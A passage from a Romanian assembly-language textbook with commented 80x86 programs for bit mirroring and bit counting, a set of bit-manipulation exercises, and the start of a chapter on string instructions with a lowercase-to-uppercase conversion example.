Soluţie: Pentru a verifica simetria configuraţiei de biţi dintr-un cuvânt, construim configuraţia de biţi "oglindită" faţă de configuraţia dată. Dacă configuraţia iniţială coincide cu configuraţia obţinută, atunci configuraţia de biţi din octetul superior al cuvântului dat este simetrică celei din octetul inferior. Fie a = 0101 1101 0000 1000b. Configuraţia corespunzătoare "oglindită" este

0001 0000 1011 1010b. Se observă că cele două configuraţii nu sunt identice, deci configuraţiile de biţi din octeţii inferior si cel superior ai lui *a* nu sunt simetrice.

Pentru a construi configuraţia de biţi "oglindită" a unui cuvânt, executăm, de 16 ori, următorii paşi: rotim (fără carry) într-un anumit sens configuraţia iniţială cu o poziţie; după această operaţie bitul rotit se găseşte în CF; al doilea pas constă în rotirea în sens opus a configuraţiei în care construim configuraţia "oglindită", cu o poziţie; foarte important – a doua operaţie de rotire este cu carry flag, ceea ce înseamnă ca bitul care intră în configuraţie este cel din CF.

Considerăm un exemplu de oglindire pentru o configuraţie de dimensiune 8 biţi, pentru a urmări mai uşor paşii de mai sus. Fie AL = 0101 1100b, şi în BL construim configuraţia oglindită (fie BL = 0000 0000b iniţial). Considerăm că rotirea configuraţiei din AL se efectuează la stânga (rol al, 1), astfel că vom roti configuraţia din BL spre dreapta cu o poziţie (rcr bl, 1). Tabelul de mai jos urmăreşte configuraţiile din AL şi BL după fiecare din cele 8 execuţii necesare ale operaţiilor de rotire, precum şi conţinutul lui CF între cele două operaţii. În fiecare moment este marcat bitul care a fost "rotit" în AL şi bitul care "intră" în BL.

Nr. op.	Instrucţiune executată	AL	CF	Instrucţiune executată	BL
init.		0101 1100b			0000 0000b
1	ROL AL, 1	1011 1000b	0	RCR BL, 1	0000 0000b
2	ROL AL, 1	0111 0001b	1	RCR BL, 1	1000 0000b
3	ROL AL, 1	1110 0010b	0	RCR BL, 1	0100 0000b
4	ROL AL, 1	1100 0101b	1	RCR BL, 1	1010 0000b
5	ROL AL, 1	1000 1011b	1	RCR BL, 1	1101 0000b
6	ROL AL, 1	0001 0111b	1	RCR BL, 1	1110 1000b
7	ROL AL, 1	0010 1110b	0	RCR BL, 1	0111 0100b
8	ROL AL, 1	0101 1100b	0	RCR BL, 1	0011 1010b

```
assume cs:code,ds:data

data segment                    ;segmentul de date
        a dw 0101001001001010b  ;definim configuraţia de octeţi pentru care trebuie să
                                ;verificăm simetria
        b dw ?                  ;rezervăm spaţiu de dimensiune 1 cuvânt pentru
                                ;configuraţia care trebuie să o obţinem în b
data ends

code segment                    ;segmentul de cod
start:
        mov ax, data    ;încărcăm registrul DS cu adresa de segment a segmentului de date
        mov ds, ax      ;data, folosind ca intermediar registrul AX
```

```
        mov ax, a           ;copiem conţinutul lui a în registrul AX; vom roti cu câte o poziţie,
                            ;de 16 ori, configuraţia de biţi din AX, şi construim configuraţia
                            ;oglindită în registrul BX
        xor bx, bx          ;iniţializăm valoarea din BX cu 0
        mov cx, 16          ;vom executa paşii de rotire de 16 ori
verifica_a:
        rol ax, 1           ;rotirea configuraţiei de biţi din AX cu o poziţie spre stânga
        rcr bx, 1           ;rotirea configuraţiei de biţi din BX cu o poziţie spre dreapta, cu
                            ;carry
        dec cx              ;decrementăm valoarea din CX, semn că s-a efectuat o rotire a lui
                            ;AX...
        cmp cx, 0           ;şi o comparăm cu 0 pentru a verifica dacă s-au efectuat de 16 ori
        ja verifica_a       ;operaţiile de rotire; dacă mai sunt rotiri de executat, se efectuează
                            ;salt la eticheta verifica_a, pentru următorul set de două rotiri
                            ;succesive

        cmp ax, bx          ;după execuţia de 16 ori a rotirilor, în AX se găseşte configuraţia
                            ;iniţială, iar în BX avem configuraţia oglindită celei din AX
        je simetric         ;dacă valorile din AX şi BX sunt egale, atunci configuraţiile din
                            ;AH şi AL sunt simetrice; drept urmare se efectuează salt la
                            ;eticheta simetric, unde se continuă programul cu construirea lui b
                            ;pentru acest caz al problemei

;în caz contrar, când configuraţiile de biţi din AH şi AL nu sunt oglindite, se continuă execuţia
;programului cu instrucţiunile următoare
;în AH avem octetul superior al lui a, iar în AL vom construi configuraţia oglindită a acestuia.
;Pentru aceasta vom repeta paşii descrişi mai sus, însă pentru configuraţiile din AH şi AL, ceea
;ce înseamnă că vom executa operaţiile de rotire de 8 ori.

        mov cx, 8           ;folosim din nou registrul CX pe post de contor al numărului de
                            ;rotiri efectuate
creeaza_simetrie:
        ror ah, 1           ;rotim configuraţia din AH cu o poziţie spre dreapta
        rcl al, 1           ;rotim configuraţia din AL în sens invers celei din AH, cu carry
        dec cx
        cmp cx, 0           ;comparăm valoarea din CX cu 0 pentru a verifica dacă mai trebuie
                            ;efectuate operaţii de rotire
ja creeaza_simetrie         ;dacă CX>0, se execută salt la eticheta creeaza_simetrie pentru
                            ;efectuarea a unui alt set de rotiri
        mov b, ax           ;după efectuarea setului de rotiri de 8 ori, în AL avem configuraţia
                            ;din AH oglindită, astfel că putem să copiem rezultatul în b
        jmp sfarsit         ;salt la sfârşitul programului pentru a nu executa instrucţiunile
                            ;corespunzătoare cazului de simetrie a configuraţiei din a
```

```
simetric:
;în AX avem valoarea corespunzătoare etichetei a
;în cazul în care configuraţia de biţi din AX este simetrică faţă de mijloc, construim configuraţia
;de biţi din b astfel:

        and ax, 0FF0h       ;izolăm din AX biţii de pe poziţiile 4-11 (biţii 0-3 şi 12-15 devin 0)
                            ;pentru configuraţia iniţială 0101 0010 0100 1010b, obţinem AX =
                            ;0000 0010 0100 0000b
                            ;pentru a obţine biţii 8-11 "la dreapta" biţilor 4-7 este suficient să
        or al, ah           ;executăm instrucţiunea OR AL, AH, după care avem
                            ;AL = 0100 0010b
        xor ah, ah          ;AH = 0000 0000b
        shl ax, 4           ;deplasăm configuraţia de biţi din AX cu 4 poziţii spre stânga
                            ;pentru a obţine biţii 0-7 (cei din AL) pe poziţiile 4-11; vom obţine
                            ;AX = 0000 0100 0010 0000b
        mov bx, a           ;copiem în BX valoarea corespunzătoare lui a
        and bx, 0F00Fh      ;izolăm biţii 0-3 şi 12-15; obţinem BX = 0101 0000 0000 1010b
        or bx, ax           ;"suprapunem" configuraţia obţinută mai sus în AX peste cea din
                            ;BX; obţinem BX = 0101 0100 0010 1010b
        mov b, bx           ;copiem configuraţia rezultată în b

sfarsit:
        mov ax, 4c00h
        int 21h             ;terminarea programului prin apelul funcţiei 4Ch a întreruperii 21h
code ends
end start
```

Exemplul 3.5. Se dă un număr *a* reprezentat pe dimensiune un cuvânt. Să se calculeze numărul de biţi 1, respectiv numărul de biţi 0 din configuraţia de biţi a lui *a*. Să se construiască configuraţia de biţi a unui cuvânt *b*, astfel:

- fie *nr0* = numărul de biţi 0 şi *nr1* = numărul de biţi 1 din configuraţia de biţi corespunzătoare lui *a*; fie *min* = min (*nr0*, *nr1*), *max* = max (*nr0*, *nr1*), *bit_max* = bitul care apare de *max* ori în configuraţia lui *a* şi *bit_min* = bitul care apare de *min* ori în *a*;
- începând cu biţii cei mai semnificativi, se pune în *b* câte un bit '1' şi un bit '0', până când s-au "epuizat" biţii de valoare *bit_min*, adică se completează configuraţia lui *b* cu *min* perechi de biţi '10';
- fiecare poziţie rămasă "neocupată" se completează cu bitul de valoare *bit_max*.

Exemplu:

1. *a* = 1101 0110 1010 0111b => *nr0* = 6, *nr1* = 10 => în *b* vom avea 6 perechi de biţi (1 şi 0) şi 4 biţi cu valoarea 1: *b* = 1010 1010 1010 1111b
2. *a* = 0000 0000 0100 0000b => *nr0* = 15, *nr1* = 1 => în *b* vom avea 1 pereche de biţi (1 şi 0) şi 14 biţi cu valoarea 0: *b* = 1000 0000 0000 0000b

Putem distinge în rezolvarea acestei probleme două faze:

1. Determinarea numărului de biţi cu valoarea 1 din configuraţia lui a:

   a. Copiem valoarea lui a în registrul AX, iar în registrul DL calculăm numărul de biţi 1 din configuraţia lui AX (iniţial DL:=0).
   b. Rotim configuraţia din AX cu o singură poziţie, spre stânga sau dreapta (vezi instrucţiunile ROL, respectiv ROR). După efectuarea unei asemenea operaţii de rotire, bitul "rotit" se găseşte în CF.
   c. Adunăm cu carry la DL valoarea 0. Dacă CF=1, atunci creşte valoarea din DL cu 1 (am numărat un bit 1!), iar dacă CF=0 – bitul rotit a avut valoarea 0, iar valoarea din DL rămâne neschimbată.
   d. Se repetă operaţiile b. şi c. de 16 ori. Pe măsură ce se execută aceste operaţii, CF conţine pe rând toţi biţii din configuraţia lui AX, iar valoarea din DL este incrementată cu 1 de fiecare dată când CF=1.

2. Construirea configuraţiei lui b în funcţie de numărul determinat în prima fază:

   a. Fie min numărul biţilor care apar de cele mai puţine ori în configuraţia lui a, iar max – numărul biţilor majoritari din a. Conform cerinţei problemei, în configuraţia finală (construită în BX) trebuie să punem min perechi de biţi '10'. Pentru a completa o pereche de biţi 10 în configuraţia lui BX, executăm de min ori următoarele operaţii:
      i. STC – setăm CF la valoarea 1
      ii. RCL BX, 1 – rotim configuraţia din BX cu carry spre stânga => bitul cel mai puţin semnificativ din BX devine 1
      iii. CLC – setăm CF la valoarea 0
      iv. RCL BX, 1 – rotim configuraţia din BX cu carry spre stânga => bitul cel mai puţin semnificativ din BX devine 0

      În urma efectuării unui set de operaţii i. – iv., cei mai puţin semnificativi 2 biţi ai lui BX sunt 1 şi 0 (configuraţia de biţi din BX este de forma xxxx xxxx xxxx xx10b).

   b. După completarea celor min perechi de biţi '10', în configuraţia din BX au rămas de completat max - min poziţii cu valoarea bitului majoritar din a. Pentru această operaţie folosim un cuvânt auxiliar (bit_max) a cărui configuraţie de biţi o completăm cu valoarea bitului care a apărut de cele mai multe ori în a. Efectuăm de max - min ori următoarele operaţii:
      i. SHL bit_max, 1 – CF va fi setat la valoarea bitului care iese din configuraţia lui bit_max (pentru aceasta putem folosi oricare din instrucţiunile de deplasare / rotire – tot ce ne interesează este ca un bit din bit_max să treacă în CF)
      ii. RCL BX, 1 – rotim cu carry configuraţia de biţi din BX cu o poziţie spre stânga => bitul cel mai puţin semnificativ al lui BX primeşte valoarea la care a fost setat CF în momentul execuţiei acestei instrucţiuni.

```
assume cs:code,ds:data

data segment                    ;segmentul de date data
        a dw 1101011010100111b  ;cuvântul pentru a cărui configuraţie de biţi trebuie să
                                ;determinăm numărul de biţi cu valoarea 1 şi numărul de
                                ;biţi cu valoarea 0
        b dw ?                  ;eticheta b reprezintă valoarea pe dimensiune un cuvânt, al
                                ;cărui configuraţie de biţi se cere construită în problemă
        min db 0                ;min şi max reprezintă numărul biţilor care apar de cele
        max db 0                ;mai puţine ori, respectiv numărul biţilor majoritari în
                                ;configuraţia lui a
        bit_max dw ?            ;după determinarea numărului de biţi 1 din configuraţia lui
                                ;a, biţii din bit_max se vor seta la valoarea bitului care
                                ;apare de cele mai multe ori în a
data ends

code segment                    ;segmentul de cod code
start:
        mov ax, data            ;încărcarea registrului DS cu adresa de segment a
        mov ds, ax              ;segmentului de date, cu folosirea ca intermediar a
                                ;registrului AX

        mov ax, a               ;copiem cuvântul cu eticheta a în registrul AX
        mov cl, 16              ;configuraţia de biţi din AX va fi rotită de 16 ori, pentru a
                                ;consulta valoarea fiecărui bit al configuraţiei
        mov dl, 0               ;iniţializăm valoarea din registrul DL cu 0; în DL vom
                                ;reţine numărul de biţi cu valoarea 1 din configuraţia lui a
        numara:
                ror ax, 1       ;se roteşte configuraţia de biţi din AX spre dreapta cu o
                                ;poziţie
                adc dl, 0       ;DL:=DL+0+CF => dacă bitul care a fost rotit în operaţia
                                ;precedentă a fost 1, atunci practic se incrementează cu 1
                                ;valoarea din registrul DL
                dec cl          ;decrementăm valoarea din CL pentru a marca faptul că a
                                ;mai fost rotită o dată configuraţia din AX
                cmp cl, 0       ;comparăm pe CL cu 0 pentru a verifica dacă au fost
                                ;efectuate toate cele 16 operaţii de rotire a lui AX
        ja numara               ;dacă CL>0, atunci se efectuează salt la eticheta numara
                                ;pentru o nouă rotire a lui AX

        mov bl, 16              ;în DL am obţinut numărul de biţi 1 din configuraţia lui a;
        sub bl, dl              ;dacă scădem din 16 valoarea din DL, obţinem numărul de
                                ;biţi 0 din aceeaşi configuraţie de biţi
```

```
cmp bl, dl              ;vom stabili dacă sunt mai mulţi biţi 0 sau mai mulţi biţi 1:
ja max0                 ;dacă sunt mai mulţi biţi cu valoarea 0 decât biţi cu
                        ;valoarea 1, se efectuează salt la eticheta max0

mov max, dl             ;altfel, suntem în cazul în care sunt mai mulţi biţi 1: setăm
mov min, bl             ;valorile etichetelor min şi max cu numărul de biţi 0,
                        ;respectiv numărul de biţi 1,
mov bit_max, 0FFFFh     ;şi setăm valoarea lui bit_max astfel încât fiecare bit din
                        ;configuraţia sa să fie 1
jmp seteaza_b           ;salt la eticheta unde începe construcţia configuraţiei de biţi
                        ;a lui b

max0:                   ;cazul în care sunt mai mulţi biţi 0:
mov max, bl             ;max:=numărul de biţi 0
mov min, dl             ;min:=numărul de biţi 1
mov bit_max, 0          ;bit_max:=0000 0000 0000 0000b

seteaza_b:

mov bx, 0               ;construim în BX configuraţia cerută de problemă
mov cl, min             ;folosim registrul CL pentru a cunoaşte în fiecare moment
                        ;numărul de perechi de biţi '10' care mai trebuie introduse
                        ;în configuraţia din BX
perechi10:
    cmp cl, 0           ;deoarece numărul minim de perechi poate fi 0, verificăm
                        ;mai întâi dacă (mai) trebuie să completăm o pereche de biţi
                        ;în BX
    je dupa_perechi     ;dacă CL=0 (a fost de la bun început 0 sau au fost
                        ;completate toate perechile de biţi '10') atunci se efectuează
                        ;salt la eticheta după_perechi
    stc                 ;CF:=1
    rcl bx, 1           ;rotim BX cu o poziţie spre stânga, cu carry – pentru a
                        ;introduce în BX bitul 1 la care a fost setat CF mai sus
    clc                 ;CF:=0
    rcl bx, 1           ;rotim BX cu o poziţie spre stânga, cu carry – pentru a
                        ;introduce în BX şi bitul 0 (valoarea lui CF în momentul în
                        ;care se execută operaţia de rotire)

    dec cl              ;marcăm faptul că a mai fost completată o pereche de biţi

jmp perechi10           ;salt la eticheta perechi10 pentru o eventuală reluare a
                        ;operaţiilor de completare a unei perechi de biţi '10' în
                        ;configuraţia din BX
```

```
dupa_perechi:           ;până în acest moment s-au completat toate perechile de biţi
                        ;'10' în BX; urmează să se completeze configuraţia din BX,
                        ;pe max - min poziţii, cu bitul majoritar din configuraţia
                        ;iniţială

mov cl, max             ;calculează în CL numărul de poziţii care au rămas a fi
sub cl, min             ;completate

pune_bit_max:
        cmp cl, 0       ;verificăm de la începutul setului de operaţii dacă CL este 0
                        ;(în situaţia în care min = max, CL este 0 de la început,
                        ;ceea ce înseamnă că a fost completată întreaga configuraţie
                        ;din BX cu perechi de biţi '10')
        je sfarsit      ;salt la eticheta sfarsit dacă a fost completată întreaga
                        ;configuraţie din BX
        shl bit_max, 1  ;deplasăm configuraţia din bit_max cu o poziţie spre
                        ;stânga; astfel, obţinem în CF valoarea bitului cu care
                        ;trebuie completat BX (toţi biţii din bit_max au primit mai
                        ;sus această valoare)
        rcl bx, 1       ;rotim BX spre stânga cu carry, pentru a introduce în
                        ;configuraţie un bit cu valoarea corespunzătoare cazului în
                        ;care ne aflăm
        dec cl

jmp pune_bit_max        ;salt pentru reluarea operaţiilor de completare a lui BX

sfarsit:

mov b, bx               ;copiem în b configuraţia obţinută în final în BX

mov ax, 4C00h           ;terminarea programului cu ajutorul funcţiei 4Ch a
int 21h                 ;întreruperii 21h

code ends               ;sfârşitul segmentului de cod

end start
```

Probleme propuse :

1. Se dau două cuvinte A şi B. Să se obţină cuvântul C astfel:
- biţii 0-2 ai lui C coincid cu biţii 7-9 ai lui A,
- biţii 3-6 ai lui C coincid cu biţii 9-12 ai lui B,
- biţii 7-15 ai lui C au valoarea 0.

2. Se dau două cuvinte A şi B. Să se obţină cuvântul C astfel:
- biţii 0-2 şi bitul 10 ai lui C au valoarea 0,
- biţii 3-6 ai lui C coincid cu biţii 5-8 ai lui A,
- biţii 7-9 ai lui C coincid cu biţii 0-2 ai lui B,
- biţii 11-15 ai lui C coincid cu biţii 5-9 ai lui B.

3. Să se înlocuiască primii trei biţi ai cuvântului B cu ultimii trei biţi ai octetului A.

4. Se dă cuvântul A. Să se obţină în B cuvântul rezultat prin rotirea spre dreapta (fără carry) a lui A cu atatea poziţii cât specifică valoarea în baza 10 a numărului binar cuprins între biţii 0-3 ai lui A.

5. Se dau cuvintele A şi B. Să se obţină cuvântul C astfel:
- biţii 0-3 ai lui C coincid cu biţii 8-11 ai lui A,
- biţii 4-10 ai lui C au valoarea 0,
- biţii 11-15 ai lui C coincid cu biţii 11-15 ai lui B.

6. Se dau două cuvinte A şi B. Să se obţină un octet C care are pe biţii 0-4 biţii 11-15 ai cuvântului A, iar pe biţii 5-7 biţii 2-4 ai cuvântului B.

7. Dându-se 4 octeţi, să se obţină în AX suma numerelor întregi cuprinse între biţii 4-6 ai celor 4 octeţi.

8. Se dau cuvintele A şi B. Să se obţină cuvântul C astfel:
- biţii 0-5 ai lui C coincid cu biţii 0-5 ai lui B,
- biţii 6-12 ai lui C coincid cu biţii 3-9 ai lui A,
- biţii 13-15 ai lui C coincid cu biţii 0-2 ai lui A.

9. Se dau cuvintele A şi B. Se cere cuvântul C astfel:
- biţii 0-4 ai lui C coincid cu biţii 0-4 ai lui A,
- biţii 5-8 ai lui C coincid cu biţii 5-8 ai lui B,
- biţii 9-15 ai lui C coincid cu biţii 9-15 ai lui A.

10. Se dă un cuvânt A. Să se obţină un octet B prin concatenarea biţilor de pe poziţiile pare ale lui A. (De exemplu: Fie A = 1011 0101 0000 1010b => B = 0111 0000b, dacă am considerat bitul cel mai puţin semnificativ al lui A numerotat cu 0)

11. Se dau cuvintele A şi B. Se cere cuvântul C astfel:
- biţii 0-2 ai lui C au valoarea 1,
- biţii 3-8 ai lui C coincid cu biţii 0-5 ai lui A,
- biţii 9-12 ai lui C coincid cu biţii 11-14 ai lui B,
- biţii 13-15 ai lui C au valoarea 0.

12. Se dă cuvântul A. Să se obţină în B cuvântul obţinut prin rotirea spre stânga a lui A cu atâţea poziţii cât reprezintă numărul binar cuprins între biţii 12-15 ai lui A.

13. Se dă un şir de cuvinte de lungime N. Să se rotească ansamblul de cuvinte ca un tot unitar spre dreapta cu K poziţii.

14. Se dă un număr întreg cu semn reprezentat pe 10 octeţi. Să se împartă acest număr la 2048.

15. Se dau octeţii A şi B. Să se obţină cuvântul C astfel:
- biţii 0-2 ai lui C au valoarea 110,
- biţii 3-6 ai lui C coincid cu biţii 0-3 ai lui A,
- biţii 7-10 ai lui C au valoarea 0,
- biţii 11-15 ai lui C coincid cu biţii 0-4 ai lui B.

16. Se dă un cuvânt A. Dacă bitul de semn al lui A este 0, să se înmulţească A cu 16. Altfel, dacă bitul de semn al lui A este 1, să se rotească spre dreapta cu atâtea poziţii cât reprezintă numărul format din cei mai puţin semnificativi doi biţi ai lui A.

17. Se dau cuvintele A, B şi C. Să se obţină octetul D ca suma numerelor reprezentate de biţii de pe poziţiile 7-11 ai cuvintelor A, B şi C.

18. Se dă un cuvânt A şi un octet B. Să se rotească spre dreapta cuvântul A cu atâtea poziţii cât reprezintă numărul binar cuprins între biţii 5-7 ai lui B.

19. Se dau trei numere reprezentate pe câte un octet, A, B şi C. Să se efectueze următoarele modificări în configuraţiile de biţi ale acestor numere:
- biţii de pe poziţiile 0-3 din B se copiază pe poziţiile 0-3 în A,
- biţii de pe poziţiile 0-3 din C se copiază pe poziţiile 0-3 în B,
- biţii de pe poziţiile 0-3 din A (iniţial) se copiază pe poziţiile 0-3 în C.

20. Se dă un octet A. Să se obţină un cuvânt B duplicând fiecare octet din configuraţia lui A. (De exemplu: Fie A = 1001 0101b => B = 1100 0011 0011 0011b)

CAPITOLUL 4

INSTRUCŢIUNI PE ŞIRURI

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referinţă (*quick reference guide*) instrucţiunile pe şiruri ale limbajului de asamblare 80x86 avute în vedere în cadrul exemplelor şi problemelor propuse în acest capitol.

Instrucţiuni pe şiruri pentru transferul de date

1. LODSB — AL ← octetul de la adresa DS:SI (transfer memorie → registru)
if DF=0 inc(SI) else dec(SI)

2. LODSW — AX ← cuvântul de la adresa DS:SI (transfer memorie → registru)
if DF=0 SI← SI+2 else SI← SI-2

3. STOSB — la adresa ES:DI ← octetul din AL (transfer registru → memorie)
if DF=0 inc(DI) else dec(DI)

4. STOSW — la adresa ES:DI ← cuvântul din AX (transfer registru → memorie)
if DF=0 DI←DI+2 else DI←DI-2

5. MOVSB — la adresa ES:DI ← octetul de la adresa DS:SI
(transfer memorie → memorie)
if DF=0 {inc(SI); inc(DI)} else {dec(SI); dec(DI)}

6. MOVSW — la adresa ES:DI ← cuvântul de la adresa DS:SI
(transfer memorie → memorie)
if DF=0 {SI←SI+2; DI←DI+2} else {SI←SI-2; DI←DI-2}

Instrucţiuni pe şiruri pentru consultarea şi compararea datelor

7. SCASB — CMP AL, octetul de la adresa ES:DI
(comparăm octeţi registru - memorie)
if DF=0 inc(DI) else dec(DI)

8. SCASW — CMP AX, cuvântul de la adresa ES:DI
(comparăm cuvinte registru - memorie)
if DF=0 DI←DI+2 else DI←DI-2

9. CMPSB — CMP octetul de la adresa DS:SI, octetul de la adresa ES:DI
(comparăm octeţi din memorie)
if DF=0 {inc(SI); inc(DI)} else {dec(SI); dec(DI)}

10. CMPSW — CMP cuvântul de la adresa DS:SI, cuvântul de la adresa ES:DI
(comparăm cuvinte din memorie)
if DF=0 {SI←SI+2; DI←DI+2} else {SI←SI-2; DI←DI-2}

Execuţia repetată a unei instrucţiuni pe şiruri

REP *instrucţiune_pe_sir*

Forma **REP** (echivalentă cu formele **REPE** - ***REPeat while Equal*** şi **REPZ** - ***REPeat while Zero***) provoacă execuţia repetată a instrucţiunilor SCAS sau CMPS până când CX devine 0 sau până când apare o nepotrivire (caz în care ZF va primi valoarea 0).

Asemănător, **REPNE** (***REPeat while Not Equal***, formă echivalentă cu **REPNZ** -***REPeat while Not Zero***) provoacă execuţia repetată a instrucţiunii SCAS sau CMPS până când CX devine 0 sau până când apare o potrivire (caz în care ZF va primi valoarea 1).

Exemplul 4.1. Se dă un şir de caractere format din litere mici. Să se transforme în literele mari corespunzătoare.

Dacă se dă şirul:

```
s db 'a', 'v', 'x', 'a', 'c'
```

trebuie să se obţină şirul rezultat:

```
d db 'A', 'V', 'X', 'A', 'C'
```

Varianta 1 (fără folosirea instrucţiunilor pe şiruri):

```
assume cs:code, ds:data
data segment
        s db 'a', 'v', 'x', 'a', 'c'
;această declaraţie este echivalentă cu următoarea:
;s db 'avxac'
;efectul celor două instrucţiuni fiind alocarea a câte unui octet pentru fiecare caracter din şir, în
;ordinea în care acestea apar
;când spunem „offset-ul variabilei s" ne referim la deplasamentul şirului s în cadrul segmentului
;de memorie în care se află

        l EQU $-s
;$ reprezintă valoarea contorului de locaţii şi are semnificaţia de valoare curentă a offset-ului
;(adică câţi octeţi au fost alocaţi de către asamblor până în acest punct al codului generat
;corespunzător segmentului de date pentru programul nostru, în acest moment $=5 pentru că s-au
;alocat 5 octeţi pentru caracterele 'a','v','x','a','c'); scăzând offset-ul lui s din offset-ul curent
;obţinem numărul de octeţi ai şirului s, adică numărul de caractere din şir; numărul astfel obţinut
;este reţinut în constanta l; se putea folosi şi declaraţia:
;       l db $-s
```

;în ipoteza că lungimea şirului poate fi memorată într-un octet; avantajul folosirii directivei EQU
;va putea fi observat în cele ce urmează

```
        d db l dup (?)
```

;alocăm spaţiu pentru şirul rezultat d, care va avea aceeaşi lungime ca şi s; operatorul DUP se
;foloseşte pentru rezervarea unui bloc de memorie de lungime l; prezenţa caracterului ,'?' în această
;declaraţie are ca efect doar rezervarea zonei respective de memorie, fără a o iniţializa cu nici o
;valoare. Dacă am fi dorit iniţializarea octeţilor din această zonă de memorie cu valoarea 0, am fi
;folosit următoarea declaraţie:

```
;       d db l dup (0)
```

;motivul pentru care putem folosi valoarea lui l în această declaraţie este faptul că atribuirea valorii
;constantei l se face în faza de asamblare; în schimb, dacă pentru obţinerea lungimii şirului s ar fi
;fost folosită declaraţia:

```
;       l db $-s
```

;atunci, necunoscându-i-se valoarea la asamblare, l nu ar fi putut să apară în declaraţia:

```
;       d db l dup (?)
```

;obţinând la asamblare mesajul de eroare „*Expecting scalar type*"
;o altă diferenţă între cele două variante prezentate este faptul că directiva EQU nu provoacă
;generare de octeţi, deci practic constantei l nu i se alocă spaţiu în segmentul de date. În schimb,
;dacă folosim directiva db pentru l, se va genera un octet.

```
data ends
code segment
start:
        mov ax, data
        mov ds, ax
        mov cx, l       ;pregătim în registrul cx lungimea şirului s, deoarece vom folosi
                        ;instrucţiunea loop pentru execuţia repetată a unui set de instrucţiuni
        mov si, 0       ;registrul si va fi folosit ca şi index în cele două şiruri
        jcxz Sfarsit    ;vom folosi instrucţiunea loop, care execută o buclă de cx ori, motiv
                        ;pentru care ne asigurăm că valoarea din cx nu este 0 înaintea intrării în
                        ;buclă, caz în care bucla s-ar executa de 65535 ori (deoarece are loc întâi
                        ;decrementarea 0-1 = -1 = 65535 şi apoi testul)
        Repeta:
                mov al, byte ptr s[si]      ;în al se copiază octetul care se află în segmentul de
                                            ;date la offset-ul lui s plus si octeţi; obţinem astfel
                                            ;octetul de rang si din şir, unde primul octet are
                                            ;rangul 0
                                            ;în acest moment, în al avem codul ASCII al unei
                                            ;litere mici din şirul sursă s
```

;datorită tipului byte al variabilei s, este corectă şi folosirea instrucţiunii:

```
;               mov al, s[si]
```

;dacă am fi avut un şir de cuvinte, declarat astfel:

```
;               sw dw 'a', 'v', 'x', 'a', 'c'
;atunci instrucţiunea:
;               mov al, s[si]
;ar fi constituit o eroare sintactică, generând apariţia mesajului de eroare „Operand types do not
;match", datorită faptului că al este octet iar s este cuvânt
;corectă în acest caz ar fi fost folosirea instrucţiunii:
;       mov al, byte ptr s[si]
;care ar fi avut ca şi efect încărcarea în al a celui mai puţin semnificativ octet din cuvântul de la
;offset-ul s+si

;reamintim în acest context formula de calcul a offset-ului unui operand, ce reflectă 3 moduri de
adresare la memorie:
;       - directă, atunci când apare numai constanta;
;       - bazată, dacă în calcul apare BX respectiv BP;
;       - indexată, dacă în calcul apare DI respectiv SI;
;adresaoffset = [ BX | BP ] + [ DI | SI ] + [ constanta ]

                sub al, 'a'-'A'         ;pentru a obţine litera mare corespunzătoare literei mici al
                                        ;cărei cod ASCII se află în al, vom scădea din codul ASCII
                                        ;al literei mici diferenţa 'a'-'A' (diferenţa dintre codul
                                        ;ASCII al caracterului 'a' şi codul ASCII al caracterului
                                        ;'A' ), care este chiar diferenţa între codul ASCII al oricărei
                                        ;litere mici şi codul ASCII al literei mari corespunzătoare ei
                mov byte ptr d[si], al  ;litera mare astfel obţinută o reţinem în şirul
                                        ;destinaţie d, pe aceeaşi poziţie si pe care se află litera mică
                                        ;în şirul sursă s
;este corectă şi folosirea instrucţiunii:
;               mov d[si], al
;din aceleaşi motive explicate mai sus

                inc si                  ;trecem la următorul octet din şir
        loop Repeta
        Sfarsit:                        ;terminarea programului
                mov ax, 4C00h
                int 21h
code ends
end start
```

Varianta 2 (fără folosirea instrucţiunilor pe şiruri, dar efectuarea unor operaţii care au acelaşi efect ca şi instrucţiunile pe şiruri):

;Să presupunem în această variantă că şirul sursă şi şirul destinaţie se află în două segmente de ;date distincte.

```
assume cs:code, ds:data1, es:data2
data1 segment
        s db 'a', 'v', 'x', 'a', 'c'
        l EQU $-s
data1 ends
data2 segment
        d db l dup (?)
data2 ends

code segment
start:
        push data1      ;încărcăm în registrul ds adresa de început a segmentului data1
        pop ds
        push data2      ;încărcăm în registrul es adresa de început a segmentului data2
        pop es
        mov cx, l
        mov si, offset s        ;spre deosebire de Varianta 1, în care registrul si reprezenta index
                                ;în şirul s, în această variantă registrul si reprezintă offset-ul şirului
                                ;s în segmentul de date data1 (segmentul în care variabila s este
                                ;declarată), a cărui adresă se află în registrul de segment ds;
                                ;atenţie la această distincţie!
        mov di, offset d        ;în registrul di se reţine offset-ul şirului d în segmentul de date
                                ;data2 (segmentul în care variabila d este declarată), a cărui adresă
                                ;se află în registrul de segment es
        jcxz Sfarsit
        Repeta:
                mov al, byte ptr ds:[si]        ;în al se încarcă octetul de la adresa ds:si, ceea ce
                                                ;va reprezenta un octet din şirul sursă s
                inc si                          ;se trece la următorul octet din şirul s
                sub al, 'a'-'A'
                mov byte ptr es:[di], al        ;litera mare corespunzătoare obţinută în al se reţine
                                                ;la adresa es:di, adică în şirul destinaţie d
                inc di                          ;se trece la următorul octet din şirul d
        loop Repeta
        Sfarsit:                ;terminarea programului
                mov ax, 4C00h
                int 21h
code ends
end start
```

Varianta 3 (cu folosirea instrucţiunilor pe şiruri):

Soluţie: Ca şi în variantele anterioare, se va parcurge şirul s şi fiecare literă mică din acest şir va fi transformată în litera mare corespunzătoare, care se va reţine în şirul destinaţie. Pentru a încărca la un moment dat un caracter din şirul s, vom folosi instrucţiunea lodsb. Această instrucţiune încarcă în al octetul de la adresa ds:si şi modifică valoarea lui si în funcţie de DF (flag-ul de direcţie) care precizează direcţia de parcurgere a şirului. Deoarece noi dorim să încărcăm pe rând octeţi din şirul s, vom avea grijă ca în ds:si să fie adresa de început a şirului s în memorie: în ds trebuie să avem adresa segmentului de memorie în care se află şirul s, iar în si trebuie să avem deplasamentul (offset-ul) şirului s în cadrul acestui segment de memorie.

Similar, pentru a reţine un octet în şirul destinaţie, în cazul nostru şirul d, vom folosi instrucţiunea stosb. Această instrucţiune pune octetul din al la adresa es:di şi modifică valoarea lui di în funcţie de flag-ul de direcţie. Vom avea astfel grijă ca în es:di să fie adresa de început a şirului d în memorie: în es trebuie să avem adresa segmentului de memorie în care se află şirul d, iar în di trebuie să avem deplasamentul (offset-ul) şirului d în cadrul acestui segment de memorie.

```
assume cs:code, ds:data
data segment
        s db 'avxac'
        l EQU $-s
